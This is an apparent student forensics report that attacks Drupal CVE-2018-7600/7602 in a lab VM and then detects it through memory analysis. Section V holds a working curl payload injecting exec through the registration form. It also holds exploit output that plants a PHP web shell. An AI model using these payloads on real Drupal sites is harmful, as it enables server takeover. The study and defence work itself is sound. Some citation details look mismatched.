CCF project report

Investigation of details of the exploiting Remote Code Execution vulnerabilities for penetration computer systems from the Forensics point of view

Svetlana Burikova
Innopolis University
s.burikova@innopolis.ru

Sergey Grebennikov
Innopolis University
s.grebennikov@innopolis.ru

Saif Saad
Innopolis University
s.s.mohammed@innopolis.ru

Iuliia Sharafitdinova
Innopolis University
i.sharafitdinova@innopolis.ru

May 15, 2018

Abstract

Remote code execution attack can lead to compromise of the entire system and allows an attacker to perform any actions on the computer. Especially dangerous are the 0-day vulnerabilities, when the potential victim has no opportunity to protect himself by timely updating. Moreover, such an attack is very difficult to detect. If an attacker does not establish a persistent session channel, each remote command will use the new shell, and then close it. This study is conducted to analyze methods for detecting remote code execution.

I. Introduction

Remote Code Execution (RCE) is one of the most dangerous vulnerabilities. The possibility of remote implementation of the code in the server script in 100% of cases leads to the cracking of the resource. Using RCE, an attacker immediately gets access to the server of the attacked site by placing web shells on it, or any other malicious code.

The possibility of RCE operation arises from the grossest errors in the development of the site, the lack of filtering of the transmitting parameters, the use of unsafe functions and programming techniques.

RCE is the maximum threat of class A1 according to OWASP classification. The vulnerability of RCE on the site is the maximum threat to its security.

From a forensic point of view, it is required to investigate the techniques of using RCE, to try to produce such an attack, to acquire the evidence using a legal procedure and to compile a report.

II. Related work

Manish Sharma and Shivkumar Singh Tomar have discussed RCE in detail with the control techniques and have developed the automated server-client communication system which provides better security along with timely alert in terms of data communication [1].

Jeffrey Wu and Anthony Arrott in their comparative study [2] examine the effectiveness of different proactive exploit mitigation technologies included in

popular endpoint security products and specialized anti-exploit tools.

Modern research [3] in the field of remote attacks shows new malicious programs that are designed to mine cryptocurrency. If before attacks of remote code execution were reduced to creation of botnets, now the attackers perform such attacks for personal enrichment.

III. Background

Remote code execution is used to describe the ability of an attacker to execute any command of selecting an attacker on the target machine or in the target process. A program designed to exploit this vulnerability is called an exploit of remote code execution. It allows an attacker to completely capture a vulnerable process. From there an intruder can potentially fully control the operation of the machine. Vulnerabilities of arbitrary code are usually used by malicious programs to run on the computer without the consent of the owner or the owner to run the software on the device without the manufacturer's consent.

Remote code execution is usually achieved by controlling the instruction pointer (for example, a jump or branch) of the running process. The instruction pointer points to the next command in the process that will be executed. Thus, control over the value of the instruction pointer gives control over which command is executed next. To execute remote code, many exploits inject the code into the process and use a vulnerability to change the instruction pointer to point to the inserted code. Then the inserted code will be automatically executed. This type of attack uses the fact that most computers do not make a general difference between code and data, so malicious code can be disguised as innocuous input data.

Once an attacker can execute remote code directly on the OS, there is often an attempt to use escalation of privileges to gain additional control. For example, a kernel or an account, such as Administrator, SYSTEM or root. With this enhanced management or without it, exploits can cause serious damage, but the escalation of privileges helps to hide the attack from the legitimate administrator of the system. Remote code execution with an escalation of privileges vulnerability is the most powerful subtype of vulnerability for all.

Microsoft has disclosed details of critical RCE vulnerability (CVE-2018-1004), which exists in Windows VBScript Engine and affects all versions of Windows. In a web-based attack scenario, an attacker could host a specially crafted website that is designed to exploit the vulnerability through Internet Explorer and then convince a user to view the website. An attacker could also embed an ActiveX control marked 'safe for initialization' in an application or Microsoft Office document that hosts the IE rendering engine.

Many WordPress or other CMS Web sites are vulnerable to remote attacks using code. The vulnerability is usually introduced by third-party plug-ins.

IV. Attack model

Our task was to investigate the possibility of detecting a remote code execution attack. In Drupal content management systems (CMS) with versions 7.x and 8.x, there is a remote code execution vulnerability, which allows potential attackers to use multiple attack vectors on the Drupal site and lead to hacking. Drupal 7.x to 7.58, 8.x to 8.3.9, 8.4.x to 8.4.6 and 8.5.x to 8.5.1 allows attackers to execute arbitrary code remotely [4].

This vulnerability was identified on April 25, 2018, with the identification number CVE-2018-7602. It refers to a highly critical security risk and was chosen as an attack vector by which it is possible to gain access to a Web-server in order to deliver a payload or malicious outcome.

Drupal is used by more than one million sites around the world (including governments, e-commerce, corporate organizations, financial institutions, etc.), all of which are vulnerable if they are have not been patched.

Drupal does not produce enough sanitation for the Form API (FAPI[1]) AJAX requests, which allows a potential attacker to inject the malicious payload into the internal structure of the form. This causes Drupal to execute the code without authenticating the user [4]. Using this vulnerability, an attacker can completely capture the site of any Drupal client.

[1]Form API is a technology that provides a way of adding forms to the Drupal website.

The virtual environment in the Oracle VirtualBox application will be deployed to exploit this vulnerability and further collect evidence of the attack (Figure 6).



Figure 1: *Virtual infrastructure*

To exploit this vulnerability, it is required to generate a POST request that would contain the Form API with a payload and send it to the server.

V. Practical attack experiment

The virtual infrastructure consists of a guest machine on which there is a web server with vulnerable Drupal CMS (Figure 6).

The guest machine contains the following components:

- Hardware features:
  - Base memory: 1024 Mb
  - Video memory: 16 Mb
  - Storage: 10 Gb
  - Networks:
    - Adapter 1: NAT (for Internet connection)
    - Adapter 2: Host-only adapter (for internal communication with host machine)
- Operating system: Ubuntu 14.04 LTS
- Web server: Apache 2.4.7
- Database: MySQL 14.14
- Server scripting language: PHP 5.5.9
- Content management system: Drupal 8.4.5

To isolate vulnerable web application from external connection it was used NAT configuration and attacks were performed from the internal network between host and guest machines.

Having prepared the necessary infrastructure, it is time to conduct a real attack on the deployed system. But firstly it is required to find an attack vector. From the above, it follows that to conduct an attack we need to find forms on the site accessible to anonymous users. There are several such forms, one of which is the user's registration form at `http://web-server-address/user/register`. Then we need to inject a FAPI in the form structure and to trick Drupal into rendering it. There are several properties that could be injected:

- `#access_callback`. Used by Drupal to determine whether or not the current user has access to an element.
- `#pre_render`. Manipulates the render array before rendering.
- `#lazy_builder`. Used to add elements at the very end of the rendering process.
- `#post_render`. Receives the result of the rendering process and adds wrappers around it.

We will choose the `#post_render` element as the one being injected into the mail array. Combined with the AJAX API callback functionality, we are able to direct Drupal to render our malicious array. This allows us to take control over the administrator's account, install a malicious backdoor module and finally execute arbitrary commands on the server.

For attack purpose, the following will be used: Linux *curl* command and *drupalgeddon2.rb* exploit on Ruby [5].

A. Attack 1 - Linux curl command

It uses the `user/register` URL, `#post_render`, targeting `account/mail`, using PHP's `exec` function.

```
$ curl -k -i 'http://192.168.56.101/user/register?element_parents=account/mail/%23v
  ↪    alue&ajax_form=1&_wrapper_format=drupal_ajax' --data
  ↪    'form_id=user_register_form&_drupal_ajax=1&mail[a][#post_render][]=exec&mai
  ↪    l[a][#type]=markup&mail[a][#markup]=uname
  ↪    -a'
```

The server will give 200 response and display JSON. It is able to render the output in the response (such as doing `uname -a` command):

```
HTTP/1.1 200 OK
Date: Mon, 14 May 2018 19:49:00 GMT
Server: Apache/2.4.7 (Ubuntu)
...
[{"command":"insert","method":"replaceWith","selector":null,"data":"Linux ubuntu14
 ↪     4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:07:32 UTC 2016 x86_64
 ↪     x86_64 x86_64 GNU\/Linux\u003Cspan class=\u0022ajax-new-content\u0022\u003E
 ↪     \u003C\/span\u003E","settings":null}]
```

B. *Attack 2 - drupalgeddon2 exploit*

To perform this attack we just need to launch the exploit by specifying a target.

```
$ ./drupalgeddon2.rb http://192.168.56.101
[*] --==[::#Drupalggedon2::]==--
--------------------------------------------------------------------------------
[i] Target : http://192.168.56.101/
--------------------------------------------------------------------------------
[!] MISSING: http://192.168.56.101/CHANGELOG.txt    (HTTP Response: 404)
[+] Found  : http://192.168.56.101/core/CHANGELOG.txt    (HTTP Response: 200)
[+] Drupal!: v8.4.5
--------------------------------------------------------------------------------
[*] Testing: Code Execution
[i] Payload: echo FWNHLZBD
[+] Result : FWNHLZBD
[+] Good News Everyone! Target seems to be exploitable (Code execution)! wOOhooOO!
--------------------------------------------------------------------------------
[*] Testing: Writing To Web Root (./)
[i] Payload: echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZWOoICRfU
 ↪     kVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee
 ↪     s.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1'
 ↪     ); }
[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!
--------------------------------------------------------------------------------
[i] Fake shell:   curl 'http://192.168.56.101/s.php' -d 'c=hostname'
ubuntu14>> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ubuntu14>> pwd
/var/www/html
```

After the attacks were carried out the next step would be evidence acquisition.

VI. Evidence acquisition

First we created a linux profile for Volatility framework [6] [7] since volatility by default only supports windows operation system, Then we used **vboxmanage** [8] tool from virtualbox to do a full memory dump of the system, This tool allows the host machine to save the current memory state of the VM to an ELF file, and finally to get the memory dump only we need to remove the ELF file header, Now we know what is required to get a full memory dump, We started our evidence acquisition by doing a full memory dump of the Drupal web server after we execute the POC of the RCE. In the next section, we will try to detect by investigating the memory dump that there was an RCE on the web server.

VII. Attack detection

In order to understand how PHP function that could lead to RCE work when calling a system commands, we had to have a deep understanding of PHP internals and how PHP starts a new process or a thread on the system and execute the system command.

So we wrote a small PHP web page that uses one of the PHP function that could lead to RCE if the user input is not sanitized properly.

```php
<?php
$output = exec("ls");
echo $output;
?>
```

Now when we used strace [9] to see what system calls have been called when we execute the PHP code.

```
root@ld:~# strace -e clone /usr/bin/php rce.php
clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_
CHILD_SETTID|SIGCHLD, child_tidptr=0x7fc859979a10) = 7
83
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_
pid=783, si_uid=0, si_status=0, si_utime=0, si_stime=0
} ---
drwxr-xr-x 10 root root 4096 May  9 21:41 vld+++ exite
d with 0 +++
```

Figure 2: *Output of strace command*

We can see that the clone system call [10] has been called to start a child process, This gives us an opportunity to detect if there was an RCE by looking at the processes tree and see if PHP or Apache has a child of any shell (bash or sh or any other shells).

The problem with this detection method is that the dumping of the memory has to be at the RCE time because if the command that is used in the RCE exploitation was finished execution before we dump the memory, We will not be able to see the child process and the processes tree.

The next step was to create a reverse shell by exploiting the RCE in our Drupal CMS and then create a memory dump and try to examine the process tree and see if we can see the used commands.

After dumping the memory and using the volatility framework we can see the processes tree and we can see the Apache process having a child process of **sh** and **bash**, This indicates that Apache has used clone system call to start a child process.



Figure 3: *Output of volatility linux_pstree plugin*

Now we have the PID of the child process we can use another volatility plugin to see what is the command that has been used in these processes.

Figure 4: *Output of volatility linux_psaux plugin*

Also, we can see any network activity that is made by these processes by using the netstat plugin of volatility.



Figure 5: *Output of volatility linux_netstat plugin*

And also we can extract the log files of Apache (access.log and error.log) by using the **linux_find_file** plugin of volatility, First we need to find the inode number of where that file is located and then we can extract the file from the memory dump.



Figure 6: *Output of volatility linux_find_file plugin*

And finally, we can extract the binary of that process by using the **linux_procdump** plugin with the specific PID of the process that we want to extract, and later we can analyze this process dump with any analyze tool to have a better understanding of what does this process do.

VIII. Ethical issues

This project will have to comply with all ethical standards of morality and in its research will not be violated any laws concerning the exploitation of found vulnerabilities in real life.

IX. Conclusions and suggestion for further research

During this research project we conducted an RCE and how can we investigate a memory dump to find if there was an RCE exploitation in that memory dump.

Due to the fact that detection of the RCE relies on the used command during the RCE exploitation, some command will exit after finishing execution, this makes the detection of RCE almost impossible.

Our suggestion for further research will be the following:

- Implementation of kernel hook to monitor if Apache process is using the clone system call.
- Implementing a Kernel Loadable Module to prevent clone system call if the caller process is Apache.
- Modifying the PHP source code and do a whitelisting of the allowed commands to be executed.

References

[1] Manish Sharma and Shivkumar Singh Tomar. "Attack Detection and Security in Remote Code Execution". In: *International Journal of Computer Applications 114(14):9-15* (2015). DOI: 10.1109/MALWARE.2014.6999416.

[2] Jeffrey Wu and Anthony Arrott. "Protection against remote code execution exploits of popular applications in Windows". In: (2014). DOI: 10.5120/20045-1475.

[3] Nadav Avital Gilad Yehudai. *New Research: Crypto-mining Drives Almost 90% of All Remote Code Execution Attacks*. 2018. URL: https://www.imperva.com/blog/2018/02/new-research-crypto-mining-drives-almost-90-remote-code-execution-attacks/ (visited on 05/15/2018).

[4] Rotem Reiss Eyal Shalev and Eran Vaknin. *Uncovering Drupalgeddon 2*. 2018. URL: https://research.checkpoint.com/uncovering-drupalgeddon-2/ (visited on 05/14/2018).

[5] g0tmi1k. *Exploit for Drupal v7.x + v8.x (Drupalgeddon 2 / CVE-2018-7600 / SA-CORE-2018-002)*. 2018. URL: https://github.com/dreadlocked/Drupalgeddon2 (visited on 05/14/2018).

[6] *volatility framework github page*. URL: https://github.com/volatilityfoundation/volatility.

[7] *Volatility profile for linux*. URL: https://github.com/volatilityfoundation/volatility/wiki/Linux.

[8] *vboxmanage manual*. URL: https://www.virtualbox.org/manual/ch08.html#vboxmanage-debugvm.

[9] *strace manual*. URL: https://linux.die.net/man/1/strace.

[10] *clone manual*. URL: https://linux.die.net/man/2/clone.